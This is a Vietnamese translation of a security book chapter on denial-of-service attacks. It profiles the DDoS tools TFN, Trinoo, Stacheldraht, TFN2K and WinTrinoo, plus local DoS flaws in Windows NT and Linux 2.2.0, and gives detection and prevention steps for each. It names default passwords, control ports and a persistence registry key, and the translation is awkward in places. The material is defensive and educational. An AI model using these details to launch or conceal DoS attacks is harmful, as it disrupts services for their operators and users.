


Figure 12-3. The DDoS attack

Mạng Lũ Tribe (TFN)

Tính phổ biến: 7

Tính đơn giản: 5

Tác động: 9

Đánh giá độ rủi ro: 7

Được viết bởi một tin tặc có tên là Mixter, TFN là công cụ phủ nhận dịch vụ có phân phối trên cơ sở UNIX xuất hiện công khai lần đầu tiên (được phát hiện chủ yếu ở các máy tính Solaris và Red Hat). TFN có cả một thành phần client và server cho phép kẻ tấn công lắp đặt server trên một hệ thống bị tổn thương từ xa và sau đó là với ít hơn một lệnh đơn lẻ trên client nhằm khởi đầu một vụ tấn công phủ nhận dịch vụ có phân phối có quy mô đầy đủ. Trong số các loại hình tấn công sẵn có với TFN đó là các trận lũ ICMP, Smurf, UDP và SYN. Ngoài các thành phần tấn công của TFN thì sản phẩm cũng cho phép một shell gốc được gắn tới một cổng TCP.

Để biết thêm chi tiết về TFN hãy tham khảo bản phân tích của Dave Dittrich tại <http://staff.washington.edu/dittrich/misc/ddos/>.

Biện pháp đối phó với TFN

Dò Một số các cơ chế dò tồn tại cho TFN và có thể được tìm thấy trên khắp mạng Internet. Một vài cũng đáng để tham khảo đó là DDOSPing của Foundstone ([http:// www.foundstone.com](http://www.foundstone.com)), Zombie Zapper bởi đội ngũ Razor

của Bindview (<http://razor.bindview.com>) và find_ddos (<http://www.nipc.gov>) bởi Trung tâm Bảo vệ Cơ sở hạ tầng Quốc gia (NIPC).

Phòng tránh Dĩ nhiên là biện pháp phòng vệ tốt nhất tránh không cho các hệ thống của bạn bị sử dụng trong tình trạng sống dở chết dở đối với những loại hình tấn công này đó là phòng tránh không cho chúng bị gây tổn thương ngay từ đầu. Điều này có nghĩa là thực thi mọi bước trong chương UNIX (Chương 8) cho các dịch vụ giới hạn, áp dụng cho hệ điều hành và các biện pháp nổi bật ứng dụng và lập tệp tin/các phép thư mục (trong số nhiều đề xuất khác nữa).

Sau đây là một biện pháp phòng tránh khác cho TFN: do truyền thông TFN diễn ra qua ICMP nên bạn có thể không cho phép mọi đường giao thông ICMP được gắn bên trong tới mạng của bạn.

Để bảo vệ các hệ thống của bạn khỏi bị tấn công bởi các thành phần phá hoại TFN bạn có thể áp dụng lọc theo loại tại các cầu dẫn biên của bạn (như lọc theo loại ICMP để giới hạn các cuộc tấn công ICMP và Smurf), cũng như đã có sẵn trong phạm vi hệ điều hành Cisco IOS 12.0 và định cấu hình cho Kiểm soát Truy nhập Căn cứ trên Ngưỡng cảnh (CBAC) trong Cisco IOS 12.0 nhằm hạn chế rủi ro của những cuộc tấn công SYN.

Trinoo

Tính phổ biến: 7

Tính đơn giản: 5

Tác động: 9

Đánh giá độ rủi ro: 7

Tương tự như TFN, Trinoo hoạt động bằng cách sử dụng một chương trình điều khiển từ xa nói chuyện với một bộ phận quản lý có nhiệm vụ chỉ dẫn cho các daemon (server) tấn công. Truyền thông giữa client và bộ phận quản lý là qua TCP cổng 27665 và thường đòi hỏi “betaalmostdone” của mật khẩu. Truyền thông từ bộ phận quản lý tới server là qua UDP cổng 27444. Truyền thông từ server trở lại bộ phận quản lý thường được thực hiện qua UDP tĩnh cổng 31335.

Để biết thêm chi tiết về Trinoo hãy tham khảo phần phân tích của Dave Dittrich ở <http://staff.washington.edu/dittrich/misc/ddos/>.

Biện pháp đối phó với Trinoo

Dò Một số các cơ chế dò tồn tại dành cho Trino bao gồm cả DDOSPing của Foundstone (<http://www.foundstone.com>), Zombie Zapper của đội Razor của Bindview (<http://razor.bindview.com>) và find_ddos (<http://www.nipc.gov>) của Trung tâm Bảo vệ Cơ sở hạ tầng Quốc gia (NIPC).

Phòng tránh Cũng giống như trường hợp của TFN biện pháp phòng tránh tốt nhất đó là không để cho các hệ thống của mình bị tổn thương bằng cách tuân theo các bước nghiêm ngặt về UNIX ở chương UNIX (Chương 8).

Để bảo vệ các hệ thống của bạn khỏi bị tấn công bởi các Trinoo zombie bạn có thể nhờ đến việc lọc hàng tại các cầu dẫn biên của bạn (như lọc hàng ICMP nhằm hạn chế những cuộc tấn công ICMP và Smurf, cũng giống như ở phạm vi hệ điều hành Cisco IOS 12.0 và định cấu hình Kiểm soát Truy nhập Trên cơ sở Ngưỡng cảnh (CBAC) trong Cisco IOS 12.0 nhằm hạn chế rủi ro về những cuộc tấn công SYN.

Stacheldraht

Tính phổ biến: 7

Tính đơn giản: 5

Tác động: 9

Đánh giá độ rủi ro: 7

Stacheldraht kết hợp những tính năng của Trinoo với những tính năng của TFN nhằm cung cấp một công cụ phá hủy giàu tính năng hiện nay bao gồm cả một phiên telnet được mã hóa giữa những tên nô lệ và những ông chủ. Bây giờ thì kẻ tấn công có thể che mắt các hệ thống dò xâm nhập trên cơ sở mạng nhằm cho phép các khả năng phủ nhận dịch vụ tự do. Tương tự như TFN Stacheldraht tấn công bằng những đợt tấn công kiểu ICMP-, UDP-, SYN-, và Smurf. Để liên lạc giữa client và server Stacheldraht có sử dụng một kết hợp giữa các gói tin TCP và ICMP (trả lời ECHO).

Việc mã hóa được sử dụng giữa client và server có dùng đến một thuật toán mã hóa phép đối xứng. Việc bảo vệ mật khẩu cũng sẵn có với Stacheldraht. Một tính năng nữa đáng phải chú ý đến đó là khả năng nâng cấp thành phần server theo yêu cầu có sử dụng lệnh rcp.

Để biết thông tin rõ hơn về Stacheldraht hãy xem bản phân tích Dave Dittrich tại <http://staff.washington.edu/dittrich/misc/ddos/>.

Biện pháp đối phó Stacheldraht

Dò Một số cơ chế dò tòn tại cho Stacheldraht bao gồm cả DDOSPing của Foundstone ([http:// www.foundstone.com](http://www.foundstone.com)), Zombie Zapper của đội Razor của Bindview (<http://razor.bindview.com>) và find_ddos ([http:// www.npic.gov](http://www.npic.gov)) của Trung tâm Bảo vệ Cơ sở hạ tầng Quốc gia (NIPC).

Phòng tránh Như với các công cụ DDoS trước thì biện pháp phòng vệ tốt nhất cho Stacheldraht đó là ngăn không cho các hệ thống của bạn bị sử dụng như là những zombie. Điều này đồng nghĩa với việc thực thi tất cả các bước ở chương UNIX (Chương 8) đối với các dịch vụ hạn chế áp dụng hệ điều

hành và áp dụng những biện pháp vá tạm và lập các phép tệp tin/thư mục (trong số nhiều đề xuất khác).

Còn một biện pháp phòng tránh khác cho Stacheldraht tương tự như TFN. Bởi vì truyền thông TFN diễn ra qua ICMP nên bạn có thể không cho phép mọi đường giao thông ICMP bên trong kết nối tới mạng của bạn.

Để bảo vệ các hệ thống của mình không bị tấn công bởi các zombie Stacheldraht bạn có thể nhờ đến lọc hàng tại các cầu dẫn biên của bạn (như lọc hàng ICMP nhằm hạn chế những cuộc tấn công ICMP và Smurf), giống như sẵn có trong phạm vi hệ điều hành Cisco IOS 12.0 và định cấu hình Kiểm soát Truy nhập trên cơ sở Ngưỡng cảnh (CBAC) ở Cisco IOS 12.0 nhằm hạn chế rủi ro về những cuộc tấn công SYN.

TFN2K

Tính phổ biến: 8

Tính đơn giản: 5

Tác động: 9

Đánh giá độ rủi ro: 7

TFN2K thay thế cho TFN 2000 và là kế vị cho TFN gốc của Mixter. Công cụ DDoS mới nhất này khác hẳn với bản gốc của nó, cho phép những liên lạc được ngẫu nhiên hóa trên các cổng (ở đây xóa bỏ việc chặn cổng tại các cầu dẫn biên của bạn như là một biện pháp phòng tránh). Tương tự như bản trước nó TFN2K có thể tấn công với những cuộc tấn công SYN, UDP, ICMP và Smurf. Nó cũng có thể ngẫu nhiên chuyển đảo giữa các bản chất khác nhau của cuộc tấn công. Tuy nhiên không như “mã hóa” Stacheldraht, TFN2K sử dụng một dạng mã hóa yếu hơn có tên là lập mã Base 64.

Một bản phân tích kỹ lưỡng về TFN2K đã được hoàn chỉnh bởi Jason Barlow và Woody Thrower của Đội An ninh AXENT và có thể tìm ở http://packetstormsecurity.org/distributed/TFN2k_Analysis-1.3.txt.

Biện pháp đối phó TFN2K

Dò Một số cơ chế dò tồn tại cho TFN2K bao gồm cả Zombie Zapper của đội Razor của Bindview (<http://razor.bindview.com>) và find_ddos (<http://www.nipc.gov>) của Trung tâm Bảo vệ Cơ sở hạ tầng Quốc gia (NIPC).

Phòng tránh Như với các công cụ DDoS trước thì biện pháp phòng vệ tốt nhất cho TFN2K là tránh không cho các hệ thống của bạn bị sử dụng làm những zombie. Điều này đồng nghĩa với việc thực thi tất cả các bước ở chương UNIX (Chương 8) đối với các dịch vụ hạn chế áp dụng hệ điều hành và những biện pháp vá tạm ứng dụng và lập các phép tệp tin/thư mục (trong số nhiều đề xuất khác).

Để bảo vệ các hệ thống khỏi các cuộc tấn công do các zombie TFN2K gây ra bạn có thể nhờ đến lọc hàng tại các cầu dẫn biên của bạn (như lọc hàng ICMP để hạn chế các cuộc tấn công ICMP và Smurf, cũng như ở trong phạm vi hệ điều hành Cisco IOS 12.0 và định cấu hình Kiểm soát Truy nhập trên cơ sở Ngưỡng cảnh (CBAV) trong Cisco IOS 12.0 nhằm hạn chế rủi ro về các cuộc tấn công SYN.

WinTrinoo

Tính phổ biến: 5

Tính đơn giản: 5

Tác động: 9

Đánh giá độ rủi ro: 6

WinTrinoo được công bố lần đầu tiên trước công chúng bởi đội Bindview Razor. WinTrinoo là phiên bản Windows của Trinoo và có hầu hết những khả năng mà phiên bản trước của nó có. Công cụ này là một service.exe được đặt tên (nếu nó chưa được đặt tên) và kích cỡ của nó là 23.145 byte. Một khi phần thi hành chạy thì nó sẽ cộng thêm một giá trị vào phím Run trong Windows Registry để cho phép nó khởi động lại mỗi khi khởi động lại máy tính.

LƯU Ý Hãy cẩn thận kéo nhầm tệp tin WinTrinoo “service.exe” với tệp tin đã “service.exe.”

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run System Services: REG_SZ: service.exe

Dĩ nhiên là giá trị riêng biệt này sẽ chỉ chạy nếu như tệp tin “service.exe” ở đâu đó trong đường dẫn của mục tiêu. WinTrinoo nghe trên cả TCP và UDP cổng 34555.

Biện pháp đối phó WinTrinoo

Để dò được WinTrinoo bạn có thể dò tìm trên mạng của mình TCP hay UDP cổng 34555 mở hoặc tìm kiếm một tệp tin trên các hệ thống của mình với tên “service.exe” (mặc dù nó có thể được đặt lại tên) có kích cỡ tệp tin là 23.145 byte. Ngoài kỹ thuật đơn giản này bạn có thể nhờ đến một chương trình diệt virút như Norton Antivirus của Symantec mà sẽ tự động kiểm tệp tin trước khi chạy.

Tấn công DoS Cục bộ

Mặc dù những cuộc tấn công DoS từ xa đã xuất hiện trên các tit báo nhưng tấn công DoS cục bộ lại cực kỳ nguy hiểm. Nhiều hệ thống đa người sử dụng

trở thành con mồi cho một kẻ sử dụng được uỷ quyền tiến hành một vụ tấn công DoS không được uỷ quyền. Hầu hết các cuộc tấn công DoS cục bộ có thể tiêu thụ các nguồn lực hệ thống hay cũng có thể khai thác những nhược điểm trong các chương trình hiện có để phủ nhận truy nhập bởi những người sử dụng hợp pháp. Trong khi hàng trăm vụ tấn công DoS cục bộ tồn tại cho các hệ thống UNIX và NT thì chúng ta sẽ nói đến một vụ tấn công nhược điểm lập trình và đói nguồn lực đối với Windows NT và UNIX tương ứng.

Server Cuối Windows NT 4.0 và proquota.exe

Tính phổ biến: 2

Tính đơn giản: 4

Tác động: 7

Đánh giá độ rủi ro: 4

Một ví dụ cổ điển về tấn công đói nguồn lực đó là sử dụng khoảng trống trong đĩa bằng cách vượt quá chỉ số được đặt ra. Trong khi chức năng về chỉ số trong đĩa đã được sử dụng một lúc nào đó trong thế giới UNIX thì nó tương đối là mới đối với Windows NT. Trên Ấn bản Server Cuối Windows NT-SP4 một người sử dụng bình thường có thể khai thác chức năng khoảng trống đĩa Windows NT để làm đầy %systemdrive%. Điều này sẽ phủ nhận truy nhập vào hệ thống cho tất cả những người sử dụng mà không có bản sao về tiêu sử sơ lược của mình được lưu trữ cục bộ. Trong cuộc tấn công DoS này người sử dụng nên không có khả năng đăng xuất hệ thống nếu họ đã vượt quá chỉ số. Tuy nhiên người sử dụng có thể giết chết quy trình proquota.exe để phá hỏng hạn định này và sau đó đăng xuất. Việc giết chết proquota.exe là có thể vì quy trình này được sở hữu bởi người sử dụng chứ không phải bởi tài khoản hệ thống.

Biện pháp đối phó Server Cuối Windows NT 4.0 và proquota.exe

Những biện pháp thi hành an ninh tốt sẽ áp dụng việc đặt các tệp tin hệ thống trên một phần dành riêng khác nơi mà những dữ liệu người sử dụng được lưu trữ. Chân lý này vẫn đúng cho cả ví dụ này nữa. %systemdrive% nên được đặt trên một phần dành riêng khác chứ không phải là nơi các tệp tin mà người sử dụng có thể truy nhập được lưu trữ. Ngoài ra hãy đặt những tiêu sử sơ lược trên một phần dành riêng không khởi động và chỉ sử dụng chúng khi thật cần thiết.

Khủng hoảng Kernel

Tính phổ biến: 2

Tính đơn giản: 1

Tác động: 7

Đánh giá độ rủi ro: 3

Trong phiên bản kernel Linux 2.2.0 đã có một điều kiện DoS tiềm năng if ldd, một chương trình được sử dụng để in ra những phần lệ thuộc thư viện chung, đã được sử dụng để in ra những tệp tin chính nhất định. Nhược điểm này liên quan đến yêu cầu về chức năng munmap () được sử dụng trong ldd định ra hay không định ra những tệp tin hay dụng cụ vào bộ nhớ. Ở những hoàn cảnh cụ thể thì munmap () sẽ viết chèn lên những khu vực quan trọng của bộ nhớ kernel và gây cho hệ thống khủng hoảng và phải khởi động lại. Trong khi nhược điểm này không có gì là khác thường thì nó đã minh họa cho khái niệm cơ bản đằng sau một vụ tấn công DoS kernel. Ở hầu hết trường hợp một người sử dụng không được đặc quyền có thể khai thác một nhược điểm về lập trình nhằm làm hỏng một khu vực bộ nhớ quan trọng được sử dụng bởi kernel. Kết quả cuối cùng hầu như luôn là một cơn khủng hoảng kernel.

Biện pháp đối phó Khủng hoảng Kernel

Một biện pháp vá tạm kernel được đưa ra để khắc phục vấn đề này do đó mà được hợp thành phiên bản kernel 2.2.1. Hầu như bạn chẳng thể chủ động làm gì được để đảm bảo rằng hệ điều hành và những thành phần có liên quan như kernel là thoát được những nhược điểm lập trình nếu như mã nguồn là riêng tư. Tuy nhiên đối với nhiều phiên bản UNIX tự do thì việc kiểm định mã nguồn để xem có những nhược điểm về lập trình và những nhược điểm về an ninh có liên quan hay không là khả năng có thể xảy ra.

TÓM TẮT

Như chúng ta đã thấy những kẻ sử dụng nham hiểm có thể tiến hành nhiều loại hình tấn công DoS nhằm phá hoại dụng cụ. Những cuộc tấn công tiêu thụ dải thông đang là cái mới nhất với khả năng mở rộng các lượng giao thông nghèo nàn tới các cấp độ trừng phạt. Những cuộc tấn công đói nguồn lực đã xảy ra trong nhiều năm và kẻ tấn công vẫn tiếp tục sử dụng chúng rất thành công. Những nhược điểm về lập trình là thứ mà kẻ tấn công rất ưa chuộng làm tăng tính phức tạp của những thực thi ngăn xếp IP và những chương trình liên quan. Cuối cùng thì việc lập tuyến và những cuộc tấn công DNS đều vô cùng hiệu quả trong việc khai thác những nhược điểm cố hữu ở những dịch vụ quan trọng mà là nền móng cho hầu hết mạng Internet. Trên thực tế thì một số chuyên gia an ninh lập lý thuyết rằng có thể tiến hành một cuộc tấn công DoS vào chính mạng Internet bằng cách vận dụng những thông tin lập tuyến qua Giao thức Cổng Biên (BGP) mà được sử dụng rộng rãi bởi hầu hết các nhà cung cấp Internet chính.

Những cuộc tấn công phủ nhận dịch vụ có phân phối đã trở nên ngày càng phổ biến nhờ khả năng truy nhập dễ dàng tới những khai thác và khả năng trí tuệ cần thiết tương đối kém để có thể tiến hành chúng. Những cuộc tấn công này nằm trong số những vụ nham hiểm nhất vì chúng có thể nhanh

chóng tiêu thụ ngay cả những host lớn nhất trên mạng Internet khiến cho chúng trở nên vô dụng.

Vì thương mại điện tử tiếp tục đóng một vai trò chính trong nền kinh tế điện tử nên những vụ tấn công DoS sẽ có tác động thậm chí là lớn hơn lên xã hội điện tử của chúng ta. Nhiều tổ chức hiện đã bắt đầu nhận ra phần chính trong những khoản thu nhập từ các nguồn trên mạng. Do vậy mà một vụ tấn công DoS kéo dài có thể làm cho một số tổ chức có khả năng bị phá sản. Thậm chí nhiều cuộc tấn công này có thể áp dụng những khả năng đột nhập tinh vi hơn mà có thể giấu đi những cuộc tấn công như vậy. Nhiều chính phủ đã hay đang trong quá trình tăng cường những khả năng đấu tranh điện tử mà sử dụng các cuộc tấn công DoS chứ không phải những quả tên lửa thông thường. Thời đại khủng bố mạng thực sự đã tới.